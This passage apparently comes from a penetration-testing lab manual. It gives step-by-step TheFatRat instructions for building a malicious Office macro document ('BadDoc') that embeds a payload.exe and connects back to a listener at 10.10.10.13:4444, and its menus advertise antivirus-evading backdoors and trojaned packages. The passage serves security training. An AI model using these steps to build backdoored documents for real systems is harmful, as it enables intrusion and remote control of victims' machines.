
26. Now, to go back to the main menu, choose **[9] Back to Menu** by typing **9** and press **Enter**.



```
                    PwnWind Version  v1.5
                 Pwned Windows with backdoor
               Author : Edo Maland (Screetsec)
         Powershell Injection attacks on any Windows Platform


     [1]  Create a bat file+Powershell (FUD 100%)
     [2]  Create exe file with C# + Powershell (FUD 100%)
     [3]  Create exe file with apache + Powershell (FUD 100%)
     [4]  Create exe file with C + Powershell (FUD 98 %)
     [5]  Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
     [6]  Create Backdoor with C / Meteperter_reverse_tcp (FUD 97%)
     [7]  Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
     [8]  Create Backdoor with C to dll ( custom dll inject )
     [9]  Back to Menu

┌─[TheFatRat]─[~]─[pwnwind]:
└──────► 9
```

Figure 1.6.20: Going back to the main menu


27. From the menu, choose **[07] Create Backdoor For Office with Microsploit** by typing **7** and press **Enter**.



```
[--]   Backdoor Creator for Remote Acces [--]
[--]  Created by: Edo Maland (Screetsec) [--]
[--]           Version: 1.9.7            [--]
[--]         Codename: Whistle           [--]
[--]   Follow me on Github: @Screetsec   [--]
[--]   Dracos Linux : @dracos-linux.org  [--]
[--]                                     [--]
[--]     SELECT AN OPTION TO BEGIN:      [--]
[--] .___________________________________[--]


    [01]  Create Backdoor with msfvenom
    [02]  Create Fud 100% Backdoor with Fudwin 1.0
    [03]  Create Fud Backdoor with Avoid v1.2
    [04]  Create Fud Backdoor with backdoor-factory [embed]
    [05]  Backdooring Original apk [Instagram, Line,etc]
    [06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
    [07]  Create Backdoor For Office with Microsploit
    [08]  Trojan Debian Package For Remote Acces [Trodebi]
    [09]  Load/Create auto listeners
    [10]  Jump to msfconsole
    [11]  Searchsploit
    [12]  File Pumper [Increase Your Files Size]
    [13]  Configure Default Lhost & Lport
    [14]  Cleanup
    [15]  Help
    [16]  Credits
    [17]  Exit

┌─[TheFatRat]─[~]─[menu]:
└────► 7
```

Figure 1.6.21: TheFatRat main menu

28. The **Microsploit** menu appears; choose option **|2| The Microsoft Office Macro on Windows** by typing **2** and press **Enter**.




```
  ||    |=| Microsfot Metasploit Packet [ Easy ] ||
  ||    |=| Version : 1.0.0                      ||
  ||    |=| Code by : Screetsec - Edo Malad      ||
  ||    |=| Codename: Mario Bros                 ||

|1| Microsoft Stack overflow in MSCOMCTL.OCX
|2| The Microsoft Office Macro on Windows
|3| The Microsoft Office Macro on Mac OS X
|4| Apache OpenOffice on Windows (PSH)
|5| Apache OpenOffice on Linux/OSX (Python)
|6| Exit

┌─[TheFatRat]─[~]─[microsploit]:
└──────▸ 2
```

Figure 1.6.22: Microsploit main menu

29. For **Set LHOST IP**, type **10.10.10.13** and press **Enter**.

30. For the **Set LPORT** option, type **4444** and hit **Enter**.


31. For **Enter the base name for output files**, type **BadDoc** and press **Enter**.



```
┌─[TheFatRat]─[~]─[microsploit]:
└──────▸ 2

 Worked on Microsoft Office on Windows

 Your local IPV4 address is : 10.10.10.13
 Your local IPV6 address is : fe80::5026:b4a5:736c:a015
 Your public IP address is : 121 [redacted]
 Your Hostname is : 121 [redacted]

 Set LHOST IP: 10.10.10.13

 Set LPORT: 4444

 Enter the base name for output files : BadDoc
```

Figure 1.6.23: Enter output filename

32. For **Enter the message for the document body (ENTER = default) :**, type **YOU HAVE BEEN HACKED !!** and press **Enter**.




Parrot Terminal
File Edit View Search Terminal Help

```
  Set LHOST IP: 10.10.10.13

  Set LPORT: 4444

  Enter the base name for output files : BadDoc



  Enter the message for the document body (ENTER = default) : YOU HAVE BEEN
HACKED !!
```

Figure 1.6.24: Enter a message for the document body

33. For the **Are u want Use custom exe file backdoor (y/n)** option, type **y** and press **Enter**.

34. For the **Path** option, type **/root/Fatrat_Generated/payload.exe** and press **Enter**.




Parrot Terminal
File Edit View Search Terminal Help

```
  Enter the message for the document body (ENTER = default) : YOU HAVE BEEN
HACKED !!

  Are u want Use custom exe file backdoor ( y/n ): y

Enter the path to your EXE file .(ex: /root/downloads/myfile.exe)

Path : /root/Fatrat_Generated/payload.exe
```

